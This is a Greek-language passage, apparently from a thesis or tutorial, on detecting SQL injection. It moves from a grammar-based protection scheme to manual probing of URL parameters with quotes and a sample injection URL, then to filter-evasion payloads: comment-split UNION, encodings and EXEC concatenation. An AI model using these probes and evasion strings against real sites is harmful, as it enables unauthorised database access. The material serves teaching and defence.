Εξέχουσα σημασία για την λειτουργία της προτεινόμενης τεχνική προστασίας κατέχουν οι προδιαγραφές της εφαρμογής ιστού. Οι προδιαγραφές είναι ένα σύνολο κανόνων που περιγράφουν την αναμενόμενη μορφή των SQL ερωτημάτων που παράγονται από την εφαρμογή. Για κάθε πιθανό SQL ερώτημα που πρόκειται να εκτελεστεί από την εφαρμογή δημιουργείται ένας κανόνας, που προσδιορίζει τη δομή που πρέπει να έχει το ερώτημα ώστε να θεωρείται έγκυρο.Οι προδιαγραφές δεν είναι γενικές, αλλά απεναντίας είναι άμεσα συνδεδεμένες με την εφαρμογή που αποτελεί το αντικείμενο προστασίας. Για παράδειγμα, δεν πρέπει να οριστούν οι προδιαγραφές της γενικής δήλωσης SELECT, αλλά αντίθετα πρέπει να δοθούν οι κανόνες που περιγράφουν τις δηλώσεις SELECT με τη μορφή που χρησιμοποιούνται στην συγκεκριμένη εφαρμογή. Είναι κρίσιμο να σημειωθεί, ότι παρά την έγχυση ξένου κώδικα, τα "δηλητηριασμένα" SQL ερωτήματα παραμένουν συντακτικά ορθά, γι' αυτό και εκτελούνται από τη βάση δεδομένων.Αν δοθούν προδιαγραφές για τη γενική σύνταξη των δηλώσεων της γλώσσας SQL, οι περισσότερες από της επιθέσεις SQL έγχυσης δεν θα μπορούν να εντοπιστούν γιατί θα θεωρούνται έγκυρες με βάση τους συντακτικούς κανόνες της SQL.

Η τεχνική ανίχνευσης βασίζεται στο γεγονός ότι τα ερωτήματα που έχουν δεχτεί επίθεση παρουσιάζουν χαρακτηριστικές αποκλίσεις στη δομή τους σε σχέση με τα πρωτότυπα ερωτήματα. Οπότε, αν καθοριστούν σαφής κανόνες που θα περιγράφουν τη δομή των αυθεντικών SQL ερωτημάτων που περιέχονται στην εφαρμογή, είναι δυνατός ο εντοπισμός κακόβουλων τροποποιήσεων που μεταβάλουν αυτή τη δομή.

Φάση 2η: Αναχαίτιση SQL δήλωσης

Η κίνηση μεταξύ της εφαρμογής ιστού και της βάσης δεδομένων φιλτράρεται και αναγνωρίζονται οι SQL δηλώσεις που αποστέλλονται από τη μία στην άλλη πλευρά. Η επικοινωνία διακόπτεται και οι SQL δηλώσεις δεν μεταβιβάζονται προς τη βάσηδεδομένων, αλλά αντ' αυτού υπόκεινται σε μια σειρά ενεργειών, που περιγράφονται στις επόμενες φάσεις, με σκοπό να ανιχνευθούν πιθανές επιθέσεις δηλητηρίασης κώδικα. Με τον τρόπο αυτό εμποδίζεται η άμεση εκτέλεση της δήλωσης, προτού αυτή ελεγχθεί και πιστοποιηθεί ότι είναι έγκυρη.

Φάση 3η: Λεκτική ανάλυση

Η SQL δήλωση που έχει ανακτηθεί αναγνωρίζεται αρχικά ως ένα αδόμητο σύνολο χαρακτήρων,για το οποίο δεν είναι δυνατόν να προσδιοριστούν τα συντακτικά μέρη από τα οποία αποτελείται.Αυτή η ακατέργαστη είσοδος περνάει πρώτα από μια διαδικασία λεκτικής ανάλυσης κατά την οποία οι χαρακτήρες ομαδοποιούνται σε ανεξάρτητες οντότητες (tokens).Οι ανεξάρτητες οντότητες αποτελούν λογικές μονάδες που απαρτίζονται από έναν ή περισσότερους χαρακτήρες και αντιπροσωπεύουν "λέξεις" της γλώσσας SQL. Οι οντότητες μπορεί να αντιπροσωπεύουν δεσμευμένες λέξεις (π.χ. SELECT, DELETE, OR, AND), σύμβολα (π.χ. +, -, <, <=), σταθερές (π.χ. 123, 3.1416), μεταβλητές κ.τ.λ.

Φάση 4η: Έλεγχος συντακτικής ορθότητας της SQL δήλωσης

Αυτή είναι η κυριότερη φάση της τεχνικής. Η ακολουθία ανεξάρτητων οντοτήτων που παρήχθητε κατά την προηγούμενη φάση για την αναχαιτισμένη SQL δήλωση ελέγχεται για την συντακτική της ορθότητα. Μια SQL δήλωση θεωρείται σωστή αν δεν παραβιάζει τους συντακτικούς κανόνες που υπάρχουν στις προδιαγραφές της εφαρμογής, όπως έχουν αυτοί οριστεί κατά την πρώτη φάση της τεχνικής.Η σειρά των λεξιλογικών οντοτήτων που παράγεται από τη φάση της λεκτικής ανάλυσης μπαίνει ως είσοδος στη διαδικασία της συντακτικής ανάλυσης, όπου προσδιορίζεται αν η SQL δήλωση μπορεί να δημιουργηθεί από τους κανόνες των προδιαγραφών.

Φάση 5η: Προώθηση της SQL δήλωσης στη βάση δεδομένων

Στην περίπτωση που το αποτέλεσμα του συντακτικού ελέγχου επιβεβαιώσει ότι η SQL δήλωση ακολουθεί τους κανόνες των προδιαγραφών και ότι δεν περιέχει ίχνη εγχεόμενου κώδικα, τότε η δήλωση μπορεί να προωθηθεί προς τη βάση δεδομένων προκειμένου να εκτελεστεί και να επιστραφούν τα ζητούμενα δεδομένα στην εφαρμογή ιστού.Υπενθυμίζεται ότι η κανονική εκτέλεση της SQL δήλωσης παρεμποδίστηκε κατά την δεύτερη φάση, οπότε το εάν θα εκτελεστεί ή όχι η δήλωση εξαρτάται αποκλειστικά από το αποτέλεσμα αυτής της

φάσης. Αν σε μια συγκεκριμένη δήλωση ανιχνευτεί επίθεση SQL έγχυσης, τότε η δήλωση αυτή τερματίζεται σε αυτό το σημείο και δεν προωθείται στη βάση δεδομένων.

Φάση 6η: Καταγραφή πληροφοριών ελέγχου

Με την ολοκλήρωση της διαδικασίας ελέγχου κάθε SQL δήλωσης καταγράφονται απαραίτητες πληροφορίες με επαρκή λεπτομέρεια, με σκοπό να διευκολύνουν τους διαχειριστές να εξάγουν χρήσιμα συμπεράσματα για την ασφάλεια της εφαρμογής. Τα αρχεία καταγραφής βοηθούν την εύρεση ρηγμάτων στην εφαρμογή ιστού και στον προσδιορισμό και την ανάλυση των επιθέσεων. Επίσης, βοηθούν στην αξιολόγηση της αποτελεσματικότητας και της ακρίβειας της τεχνικής προστασίας.Εξαρτάται από τους διαχειριστές του εκάστοτε συστήματος ποια συμβάντα ασφαλείας θεωρούν ότι πρέπει να καταγράφονται και ποιες πληροφορίες είναι επιθυμητές για κάθε συμβάν. Για παράδειγμα, μια αυστηρή πολιτική θα επέβαλε την καταγραφή αναλυτικών πληροφοριών για κάθε SQL δήλωση που ελέγχεται από την τεχνική προστασίας, καθώς και το αποτέλεσμα του ελέγχου.

Μία άλλη πρακτική θα μπορούσε να ορίσει την καταγραφή πληροφοριών μόνο στην περίπτωση που ανιχνευόταν μια απόπειρα επίθεσης SQL έγχυσης. Στη δεύτερη περίπτωση θα υπάρξει ένας σημαντικός περιορισμός των διαθέσιμων πληροφοριών που έχουν στη διάθεση τους οι διαχειριστές του συστήματος, αλλά παράλληλα μειώνεται και ο φόρτος εργασίας, καθιστώντας με αυτόν τον τρόπο πιο αποδοτική την τεχνική προστασίας.

Στην πράξη για να ανιχνεύσουμε για τυχόν ευπάθειες σε SQL injection θα εκτελέσουμε τα παρακάτω βήματα:

Βήμα 1^{ο}: Χρησιμοποιούμε έναν οποιοδήποτε browser και ανοίγουμε μία συγκεκριμένη ιστοσελίδα.

Βήμα 2^{ο}: Μετακινούμε τον κέρσορα του ποντικιού στα links της ιστοσελίδας έχοντας ταυτόχρονα την προσοχή στο κάτω μέρος της μπάρας όπου φαίνεται σε ποια διεύθυνση URL παραπέμπει ο συγκεκριμένος σύνδεσμος. Προσπαθούμε να βρούμε ένα URL με παραμέτρους σε αυτό (π.χ http://www.site.com/articleid.asp?id=42). Τα περισσότερα προβλήματα σε επιθέσεις sql injection είναι ορατά όταν οι διευθύνσεις παραπέμπουν σε αρχεία με καταλήξεις ".asp" ή ".cfm".Όταν προσπαθούμε να ελέξουμε μία ιστοσελίδα για τέτοιου είδους ευπάθειες,κοιτάζουμε για αυτά τα αρχεία συγκεκριμένα.Εάν δούμε ότι δεν εμφανίζεται κάποιο URL στη κάτω μπάρα αριστερά τότε απλά κλικάρουμε στο σύνδεσμο αυτό ώσπου να δούμε αν περιέχει τις παραμέτρους αυτές στη μπάρα διευθύνσεων.

Βήμα 3^{ο}: Αφού βρεθεί μία διευθύνση η οποία περιέχει παραμέτρους κάνουμε κλικ στο link και περιμένουμε να φορτώσει η σελίδα.Η συγκεκριμένη σελίδα πρέπει να είναι η σελίδα

που βλέπαμε στο status bar στο κάτω μέρος του browser αλλά αυτή τη φορά μαζί με τις παραμέτρους.

Βήμα 4ο:Εδώ είναι το σημείο όπου ο πραγματικός έλεγχος για επίθεση λαμβάνει μέρος.Υπάρχουν δύο μέθοδοι για να ελέξουμε το script στην περίπτωση μιας ενδεχόμενης SQL Injection.Κατά τη διάρκεια της διαδικασίας αυτής πρέπει να είμαστε σίγουροι ότι ελέγξαμε κάθε τιμή παραμέτρου μία φορά σε κάθε εκτέλεση και με τις δύο μεθόδους.

Μέθοδος 1η:Πηγαίνουμε στη μπάρα διευθύνσεων,μετακινούμε τον κέρσορα και κάνουμε highlight στη τιμή μιας παραμέτρου(π.χ στη λέξη της τιμής "name=value") και αντικαθιστούμε αυτή με μία απλή δήλωση (') η οποία θα φαίνεται κάπως έτσι "name=''.

Μέθοδος 2η: Τώρα πηγαίνουμε ξανά στη μπάρα διευθύνσεων,χρησιμοποιούμε τον κέρσορα και τοποθετούμε μία απλή δήλωση (') στο μέσο της τιμής.Θα πρέπει να φαίνεται έτσι:"name=val'ue"

Βήμα 5ο:Πατάμε το κουμπί 'Go' για να στείλουμε την αίτηση στον εξυπηρετητή

Βήμα 6ο: Αναλύουμε την απάντηση που λάβαμε από τον server για τύχον μηνύματα λάθους που επιστράφηκαν.Τα περισσότερα μήνυματα λάθους βάσεων δεδομένων φαίνονται κάπως έτσι:

Example Error 1:

Microsoft OLE DB Provider for SQL Server error
'80040e14'Unclosed quotation mark before the character string '51 ORDER BY some_name'./some_directory/some_file.asp, line 5

Example Error 2:

ODBC Error Code = S1000(General error
[Oracle][ODBC][Ora]ORA-00933: SQL command not properly ended.

Βήμα 7ο:Μερικές φορές όμως το μήνυμα λάθους δεν είναι προφανές και συγκεκριμένα είναι κρυμμένο μέσα στη σελίδα.Για να το βρούμε(αν υπάρχει),πρέπει να κοιτάξουμε τον HTML κώδικα της σελίδας και να αναζητήσουμε το menu *error*. *Todothis* σε έναν οποιοδήποτε browser και να επιλέξουμε την επιλογή View Source.Έπειτα κάνουμε αντιγραφή τον κώδικα σε ένα σημειωματάριο και κάνουμε αναζήτηση της φράσης *'Microsoft OLEDB'* (ODBC) σε ένα text box.

Εάν είτε το 6ο ή το 7ο βήμα είναι επιτυχές τότε η σελίδα είναι ευπαθής σε επίθεση SQL injection.

Ένας άλλος ενδεδειγμένος τρόπος ανίχνευσης ευπαθειών είναι η χρησιμοποίηση μίας αυτοματοποιημένης διαδικτυακής εφαρμογής ελεγκτή ευπαθειών(automated SQL injection scanning), όπως το WebInspect της HP¨

(https://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?zn=bto&cp=1-11-201-200%5e9570_4000_100__),

το AppScan της IBM: (http://www.watchfire.com/products/appscan/default.aspx)

ή το HailStorm της Cenzic (http://www.cenzic.com/).

Αυτά τα εργαλεία προσφέρουν εύκολα αυτοματοποιημένους τρόπους με τους οποίους μπορούμε να αναλύσουμε ιστοσελίδες για τυχόν πιθανή ευπάθεια σε τέτοιου είδους επιθέσεις.

Επιπλέον, όπως αναφέραμε και πρίν εκτός από τον αυτοματοποιημένο τρόπο ανίχνευσης υπάρχει και μία άλλη μορφή ανίχνευσης η οποία ονομάζεται **Manual SQL Injection Testing.** Σε αυτήν την περίπτωση μπορούμε να πραγματοποιήσουμε κάποιους ελέγχους στους οποίους θα δούμε αν η εφαρμογή μας είναι ευάλωτη σε επίθεση δηλητηρίασης SQL κώδικα χωρίς να χρησιμοποιήσουμε κανένα browser.Στην παρούσα φάση οι έλεγχοι που θα παρουσιάσουμε αναφέρονται σε εύρεση βασικών αδυναμιών της SQL Injection και όχι σε προχωρημένες τεχνικές.

Ο ευκολότερος τρόπος για να αξιολογήσουμε κατά πόσο μια ιστοσελίδα είναι ευπάθής,είναι να ασχοληθούμε με αβλαβείς επιθέσεις δηλητηρίασης οι οποίες δεν θα βλάψουν τη βάση δεδομένων μας εάν επιτύχουν αλλά θα μας παρέχουν μία ένδειξη ότι χρειάζεται να λύσουμε ένα πρόβλημα.Για παράδειγμα ας υποθέσουμε ότι έχουμε μία σελίδα/εφαρμογή η οποία ψάχνει για ένα άτομο σε μία βάση δεδομένων της οποίας σκοπός είναι να παρέχει τα στοιχεία επικοινωνίας του ατόμου αυτού ως αποτέλεσμα.Η σελίδα αυτή ίσως χρησιμοποιήσει την ακόλουθη μορφή URL:

http://myfakewebsite.com/directory.asp?lastname=chapple&firstname=mike

Παρατηρούμε ότι η σελίδα πραγματοποιεί μία αναζήτηση στη βάση δεδομένων χρησιμοποιώντας μία αίτηση παρόμοια με την ακόλουθη:

```
SELECT phone
FROM directory
WHERE lastname = 'chapple' and firstname= 'mike'
```

Με την παραπάνω δήλωση μπορούμε να κάνουμε μία απλή αλλαγή στο URL το οποίο ελέγχει για τυχόν επιθέσεις:

http://myfakewebsite.com/directory.asp?lastname=chapple&firstname=mike'+AND+(select+count(*)+from+fake)+%3e0+OR+'1'%3d'1

Εάν η σελίδα δεν έχει προηγουμένως προστατευτεί κατάλληλα τότε θα μεταφέρει το πρώτο αυτό ψεύτικο όνομα ως SQL δήλωση στη βάση δεδομένων και θα το εκτελέσει προκαλώντας το εξής αποτέλεσμα:

```
SELECT phone
FROM directory
WHERE lastname = 'chapple' and firstname='mike'
AND (select count(*) from fake)> 0 OR '1'='1'
```

Από το παραπάνω βλέπουμε ότι η σύνταξη είναι λίγο διαφορετική απ'ότι στο αρχικό URL.Στο συγκεκριμένο παράδειγμα,μετατρέψαμε την URL-κωδικοποιημένη μεταβλητή σε ASCII χαρακτήρες έτσι ώστε να είναι ευκολότερο για μας να ακολουθήσουμε το παράδειγμα.Για παράδειγμα,το %3d είναι η κωδικοποίηση του URL για τον χαρακτήρα '='.Επίσης πραγματοποιήσαμε μερικές αλλαγές γραμμών για παρόμοιους σκοπούς.

Είναι η MySQL ευάλωτη στην εκτέλεση πολλαπλών εντολών; Άλλα συστήματα βάσεων δεδομένων;

Μέχρι την έκδοση 4.1 της MySQL δεν ήταν δυνατή η εκτέλεση πολλαπλών εντολών ως μια επερώτηση μέσω γλωσσών προγραμματισμού. Από την έκδοση 4.1 και μετά προστέθηκε η δυνατότητα αυτή. Η γλώσσα προγραμματισμού PHP επέλεξε να εξακολουθήσει να μην υποστηρίζει πολλαπλές εντολές διαχωρισμένες με ; στη συνάρτηση mysql_query().

Η μη υποστήριξη πολλαπλών εντολών ως μια επερώτηση στην PHP αποτελεί στην ουσία αδυναμία της γλώσσας, αφού η εκτέλεση πολλαπλών εντολών προσφέρει μεγαλύτερη ταχύτητα και είναι σε αρκετές περιπτώσεις επιθυμητή, όπως σε μαζικά UPDATE και μαζικά INSERT. Ασφάλεια έναντι επιθέσεων SQL injections οφείλει να έχει ο κώδικας μιας εφαρμογής και είναι ευθύνη του προγραμματιστή. Στην PHP5 το mysqli interface (mysql improved interface) υποστηρίζει πολλαπλές εντολές με τη μέθοδο multi_query().

Οι περισσότερες γλώσσες προγραμματισμού (όπως οι Perl, Java, Python, C) προσφέρουν τη δυνατότητα πολλαπλών εντολών για εκδόσεις MySQL 4.1+. Σε αρκετές περιπτώσεις πρέπει κατά τη σύνδεση στη βάση να ενεργοποιηθεί η υποστήριξη αυτή. Για παράδειγμα, στην περίπτωση του JDBC της Java, πρέπει η σύνδεση να γίνει με το εξής DSN:

«jdbc:mysql://127.0.0.1:3306/databasename?allowMultiQueries=true»
ενώ στο DBI της Perl, έχουμε αντίστοιχα:
«DBI:mysql:databasename;host=127.0.0.1;port=3306;mysql_multi_statements=1"

Σε άλλα συστήματα βάσεων δεδομένων (εκτός της MySQL, όπως για παράδειγμα οι: SQLite, PostgreSQL, Oracle, MS SQL Server) υποστηρίζεται κανονικά η εκτέλεση πολλαπλών εντολών (και από τις γλώσσες PHP 4 και PHP 5).

8.7.Αξιολογώντας τα αποτελέσματα

Ο έλεγχος πραγματοποιείται όταν προσπαθούμε να φορτώσουμε τη σελίδα για το URL που αντιστοιχεί.Εάν η διαδικτυακή εφαρμογή λειτουργήσει σωστά θα απομονώσει τις μεταβλητές που εισάγει ο χρήστης πρωτού περάσει στην επεξεργασία της αίτησης από τη βάση δεδομένων.Στη συνέχεια,θα εκτυπωθεί ένα αποτέλεσμα το οποίο θα περιλαμβάνει ως όνομα χρήστη κώδικα SQL.Θα εμφανιστεί δηλαδή στην οθόνη ένα μήνυμα λάθους παρόμοιο με το παρακάτω:

Error: No user found with name mike+AND+(select+count(*)+
from+fake)+%3e0+OR+1%3d1 Chapple!

Από την άλλη μεριά,αν η ιστοσελίδα είναι ευπαθής σε SQL Injection τότε θα περάσει τη δήλωση κατευθείαν στη βάση δεδομένων απ'όπου θα προκύψει ένα από τα δύο ακόλουθα απότελεσματα.Πρώτον,αν ο εξυπηρετητής έχει ενεργοποιημένα τα λεπτομερή μηνύματα λάθους(τα οποία κανονικά δεν πρέπει) τότε θα επιστραφεί ένα αποτέλεσμα σαν αυτό:

Microsoft OLE DB Provider for ODBC Drivers error '80040e37'
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid object name 'fake'.
/directory.asp, line 13

Στην αντίθετη περίπτωση,αν ο server δεν παρέχει πληροφορίες για μηνύματα λάθους τότε θα εμφανιστεί το εξής αποτέλεσμα:

Internal Server Error
The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator to inform of the time the error occurred and of anything you might have done that may have caused the error.More information about this error may be available in the server error log.

Αν λάβουμε ένα από τα δύο αυτά μηνύματα τότε η εφαρμογή είναι ευάλωτη σε αυτήν την επίθεση.

9.Προχωρημένες Τεχνικές Ανίχνευσης Επίθεσης

9.1.Ανίχνευση Διαφυγής

Η ανίχνευση της επίθεσης SQL Injection έχει επιτευχθεί μέσω τεχνικών ταιριάσματος επιλογών δηλαδή μεθόδων οι οποίες αποτρέπουν την πρόσβαση όταν εισαχθούν κάποιες συγκεκριμένες λέξεις κλειδιά ή υπογραφές οι οποίες είναι κακόβουλες.Έως σήμερα αυτή η τεχνική κρίνεται επιτυχημένη.Πλέον οι επιτιθέμενοι προσπαθούν να αποκρύψουν το περιεχόμενο του κακόβουλου μηνύματος που εισάγουν με διαφορετικούς τρόπους έτσι ώστε να μην ανιχνευθούν.

Αυτές οι προσπάθειες αποφυγής της ανίχνευσης απαιτούν νέα τεχνολογία και τεχνικές προκειμένου να ανακαλύπτονται και να σταματάνε οι ενεργειες αυτές σε συστήματα στα οποία μπορεί να υπάρξει σημαντική διαρροή πληροφοριών.

Οι μηχανές ανίχνευσης διαφυγής αποτελεί ένα νέο τρόπο προστασίας ενάντια σε τέτοιες επιθέσεις.Αυτές οι μηχανές αναγνωρίζουν προσπάθειες που αποσκοπούν στο να αποκρύψουν τον κακόβουλο κώδικα που θα έχει ως αποτέλεσμα μία επιτυχή επίθεση δηλητήριασης SQL και να αποτρέψει αυτήν έτσι ώστε να ανιχνεύσουν αλλά και να αποτρέψουν αυτήν την ενέργεια.

Trojan Horse

Ιστορικά οι επιθέσεις τέτοιου τύπου όπως αναφέραμε και πριν αντιμετωπίζονται με τη χρήση τεχνικών ταιριάσματος σε λέξεις κλειδιά προκειμένου να αναγνωρίζουν κακόβουλες αιτήσεις.Στην περίπτωση οπού ο επιτιθέμενος χρησιμοποιεί Trojan Horse επικίνδυνο κομμάτι κώδικα βρίσκεται κρυμμένο μέσα σε μία έγκυρη αίτηση και φανερώνεται αφού γίνει αποδεκτή μέσα στα τείχη του κέντρου δεδομένων.

Τα συστήματα παρεμπόδισης απειλών όπως το IPS και τα firewalls μαθαίνουν σε αυτήν την τεχνική και είναι ικανά να εντοπίσουν κρυφές επιθέσεις πρωτού γίνουν αποδεκτές στο κέντρο δεδομένων και τους επιτραπεί η πρόσβαση στο πεδίο υποδομής της εφαρμογής.Με τα χρόνια,μεγάλες λίστες πιθανών συνδυασμών από λέξεις και χαρακτήρες οι οποίοι μπορούν να προκαλέσουν SQL Injection έχουν συνταχθεί,με αποτέλεσμα τη δημιουργία βάσεων δεδομένων υπογραφών(signature databases).

Επιπροσθέτως στις υπογραφές,το ταίριασμα λέξεων επίσης χρησιμοποιείται για να εμποδίσει περιπτώσεις όπου ο επιτιθέμενος μπορεί να παραβιάσει επιτυχώς τους αμυντικούς μηχανισμούς της εφαρμογής.Συγκεκριμένες λέξεις όπως το “DROP” ή το “UNION” συχνά εκλαμβάνονται ως πιθανές επιθέσεις και αυτό έχει ως συνέπεια να απορρίπτονται τέτοιες αιτήσεις.Οι επιτιθέμενοι έμαθαν έπειτα από την κίνηση τους αυτή με το Trojan Horse ότι απορρίπτεται τελικά από τα firewalls με αποτέλεσμα να τους αρνείται η πρόσβαση στην

εφαρμογή.Έτσι ήταν απαραίτητο να βρούνε ένα νέο τρόπο εισβολής σε αυτά τα συστήματα και από αυτήν την ανάγκη γεννήθηκε το "*Trojan Zebra*".

Trojan Zebra

Στην επίθεση αυτήν χρησιμοποιείται το Trojan Zebra το οποίο μοιάζει αρκετά με το Trojan Horse αλλά διαφέρει σε σχηματισμό.Τα συστήματα παρεμπόδισης απειλών αναζητούν για συγκεκριμένες αντιστοιχίες(ταιριάσματα) τα οποία όμως μπερδεύονται από την εμφάνιση του Trojan Zebra.Έτσι,επιτρέπεται πρόσβαση τελικά στο κέντρο δεδομένων όπου η κρυφή επίθεση διενεργείται μέσα στις βάσεις δεδομένων.

Σήμερα οι επιθέσεις SQL Injection επιτυγχάνονται σε μεγάλο βαθμό λόγω του ότι το zebra μοιάζει πάρα πολύ με το horse.Παρόλα αυτά χρησιμοποιούν διαφορετικό πρότυπο το οποίο δεν περιέχεται στις σημερινές βάσεις δεδομένων υπογραφών.Στο συγκεκριμένο τρόπο επίθεσης(zebra) οι επιτιθέμενοι εκμεταλλεύονται την ευελιξία διαφόρων παραμέτρων αλλά και την ποικιλία της γλώσσας για να αποκρύψουν παραδοσιακές επιθέσεις οι οποίες αναγνωρίζονται από τα συστήματα παρεμπόδισης απειλών.Στον παρακάτω πίνακα παρουσιάζεται πώς χρησιμοποιούντας μία τεχνική διαφυγής μπορούμε να μετατρέψουμε ένα μηνυμα SQL σε κρυφό μήνυμα το οποίο να μην εντοπίζεται ως κακόβουλο.

Traditional SQL Injection Attack	Evasion Technique	Hidden SQL Injection Attack
…71985' OR '1' = '1'	White Space Manipulation	…71985'OR'1'='1'
'&id=111 UNION /**/ SELECT *…'	'C' Syntax Comment	&id=111/*This is my comment…*/UN/*Can You*/IO/*Find It*/N/**/S/**/E/* */LE/*Another comment to*/CT/*Find. Can you dig*//*it*/*
1 UNION SELECT ALL FROM WHERE	Encoding: HEX	1 UNION SELECT ALL FROM WHERE
	Encoding: BASE 64	MSBVTklPTiBTRUxFQ1QgQUxMIEZST00gV0hFUkU=
	Encoding: DECIMAL	&#49&#32&#85&#78&#73&#79&#78&#32&#83&#69&#76&#69&#67&#84&#32&#65&#76&#76&#32&#70&#82&#79&#77&#32&#87&#72&#69&#82&#69
…71985' OR '1' = '1'	Variations on a Theme	…71985' OR 'city' = 'seattle'

Ειδικότερα υπάρχουν τέσσερις κατηγορίες διαφυγής που χρησιμοποιούνται σήμερα:

9.2.White Space Manipulation

Σχεδόν όλες οι μηχανές ανίχνευσης επιθέσεων SQL Injection βασισμένες σε υπογραφές είναι ικανές να ανιχνεύσουν επιθέσεις οι οποίες ποικοίλουν στον αριθμό και στην κωδικοποιήση των κενών που εμφανίζονται γύρω από τον κακόβουλο SQL κώδικα.Όμως,αυτό το οποίο δεν είναι ικανές οι μηχανές αυτές να πραγματοποιήσουν είναι η

ανίχνευση κενών μεταξύ ίδιου κώδικα.Επειδή το πρότυπο αντιστοιχίας και η μέθοδος υπογραφών γενικά αναζητούν για ταίριασμα κειμένου το οποίο περιλαμβάνει ένα ή περισσότερα κενά,τότε αποτυγχάνουν να ανιχνεύσουν το ίδιο ταίριασμα κειμένου όταν δεν περιέχονται κενά μέσα στον κώδικα.

Επίσης να σημειώσουμε παρόλο που το white space manipulation συνήθως περιλαμβάνει τη διαγραφή των κενών μεταξύ των λέξεων σε μία αίτηση,οι ακόλουθες ενέργειες μπορούν να χρησιμοποιηθούν για να μπερδέψουν το ταίριασμα μεταξύ των λέξεων στα συστήματα ανίχνευσης:

- *Tab*
- *Carriage return*
- *Line feed*

Η επίθεση αυτή δουλεύει διότι η μηχανή ανάλυσης SQL των περισσότερων βάσεων δεδομένων δεν ενδιαφέρεται για τα κενά και τη διαμόρφωση των χαρακτήρων.

9.3.Comment Exploitation

Στο παρελθόν οι επιτιθέμενοι χρησιμοποιούσαν την κοινή διπλή ενωτική σύνταξη,για παράδειγμα το '- -',προκειμένου να καλύψουν τις ενέργειες τους.Πολλές μηχανές σήμερα αναγνωρίζουν αυτές τις επιθέσεις με συνέπεια οι επιτιθέμενοι να αλλάξουν τακτική.Έτσι χρησιμοποιούν την εξής σύνταξη σχολίου που υποστηρίζεται στη γλώσσα C, /* */ ,για να παρακάμψουν την ανίχνευση.

Οι επιτιθέμενοι χρησιμοποιούν αυτό το είδος κειμένου για να διαχωρίσουν τις εντολές οι οποίες χρησιμοποιούνται μαζί στις επιθέσεις αλλά αναγνωρίζονται εύκολα μέσω αντιστοίχισης υπογραφών και σε μερικές περιπτώσεις διαχωρίζουν τις λέξεις κλειδιά(keywords).

Για παράδειγμα,η εντολή UNION είναι μία κοινή λέξη που χρησιμοποιείται για να προκαλέσουμε SQL injection.Όσο η λέξη αυτή δεν συνοδεύεται από κάποια άλλη λέξη κλειδί ή δεν υπάρχει κάποιο κενό τότε θα αναγνωρίζεται από τις μηχανές ανίχνευσης υπογραφών ως μία πιθανή απειλή.Για να αποφύγουν οι επιτιθέμενοι την ανίχνευση τοποθετούν δείκτες σχολιών της γλώσσας C όπως αναφέραμε και προηγουμένως.Οπότε η λέξη UNION μπορεί να γίνει ως UN/**/ION επομένως θα παρακάμψει την ασφάλεια.Αυτή η επίθεση επιτυγχάνεται επειδή οι περισσότερες μηχανές που επεξεργάζονται SQL κώδικα στις βάσεις δεδομένων σήμερα αφαιρούν τα σχόλια αυτά κατά την ανάγνωση πρωτού ξεκινήσει η διαδικασία επεξεργασίας του statement.

9.4.Τεχνικές Κωδικοποίησης

Οι τεχνικές κωδικοποίησης είναι ίσως η ευκολότερη μέθοδος ανίχνευσης μέσω υπογραφών ή μηχανών αντιστοίχησης προτύπων.Αυτό οφείλεται στο γεγονός ότι η κωδικοποίηση μπορεί να αλλάξει το κείμενο κατά τον τρόπο με τον οποίο και η κρυπτογραφία αλλάζει το κείμενο προκείμενου να το κρύψει από ανεπιθύμητους επισκέπτες. Οι πιο γνωστές μορφές κωδικοποίησης που χρησιμοποιούνται για ανίχνευση είναι οι εξής:

- *URL Encoding*
- *Unicode/UTF-8*
- *Hex Encoding*
- *char() function*

Γενικά οι τεχνικές αυτές αποδίδουν λόγω της ανομοιογένειας του διαδικτύου,της ανάγκης να υποστηρίζονται πολλαπλές γλώσσες και διαφορετικά είδη χαρακτήρων κειμένου και της αποτυχίας των συστημάτων παρεμπόδισης απειλών τα οποία αδυνατούν να αποκωδικοποιήσουν ή να υποστηρίζουν πολλαπλές σελίδες για εισερχόμενες αιτήσεις.

9.5.Παραλλαγές σε ένα θέμα

Υπάρχουν πολλές παραλλαγές οι οποίες μπορούν να στηριχθούν πάνω στις ικανότητες της γλώσσας SQL όπως ορίζεται στο SQL99 standard.

Αλληλουχία (Concatenation)

Η αλληλουχία διασπά λέξεις κλειδιά και αποφεύγει την ανίχνευση λόγω της δυνατότητας που δίνει η SQL μηχανή να δημιουργεί ένα απλό string από πολλαπλά κομμάτια.Η σύνταξη της αλληλουχίας ποικίλει ανά βάση δεδομένων αλλά γενικά χρησιμοποιεί είτε το σύμβολο + είτε τον χαρακτήρα || για να υποδείξει αλληλουχία στο επίπεδο SQL.

Για παράδειγμα,

EXEC('SEL' + 'ECT US' + 'ER')

EXEC('SEL' || 'ECT US' || 'ER')

Μετατροπή (Conversion)

Η τεχνική της μετατροπής χρησιμποιοιεί την ικανότητα της SQL μηχανής να μετατρέπει τύπους δεδομένων.Αυτό επιτρέπει σε έναν επιτιθέμενο να μην ανιχνευθεί αφού εισάγει έγκυρες SQL functions οι οποίες αλλάζουν την υπογραφή της δήλωσης.

Για παράδειγμα

OR username = char(37) / 37 is equivalent to the SQL wildcard character, % */*

Μεταβλητές (Variables)

Πολλές μηχανές επιτρέπουν την δήλωση μεταβλητών οι οποίες μπορούν να χρησιμοποιηθούν όχι μόνο για να παρακάμψουν το σύστημα ασφαλείας αναχώματος(firewall) αλλά και το σύστημα επικύρωσης κώδικα επίσης.

Για παράδειγμα:

; declare @myvar nvarchar(80); set @myvar = N'UNI' +
N'ON SEL' + N'ECT U' +N'SER');
EXEC(@myvar)

Το Trojan Zebra κρίνεται επιτυχημένο στο να μεταφέρει επιθέσεις διότι οι παραπάνω τεχνικές διαφυγής έχουν ως αποτέλεσμα ένα μεγάλο αριθμό εναλλαγών στις υπογραφές.Σε πολλές περιπτώσεις μπορούν να χρησιμοποιηθούν και μαζί.Για παράδειγμα όταν ένας χρησιμοποιεί την τεχνική των κενών μεταξύ των λέξεων και έπειτα κωδικοποιεί ολόκληρη την αίτηση,τότε δεν χρειάζεται μία αλλά δύο ανιχνεύσεις έτσι ώστε να αποφευχθεί η επίθεση.Αυτός ο αυξανόμενος αριθμός πιθανών επιθέσεων δεν μπορεί να αντιμετωπιστεί με τους παραδοσιακούς τρόπους ανίχνευσης.

10.Μέθοδος επίθεσης SQL Injection

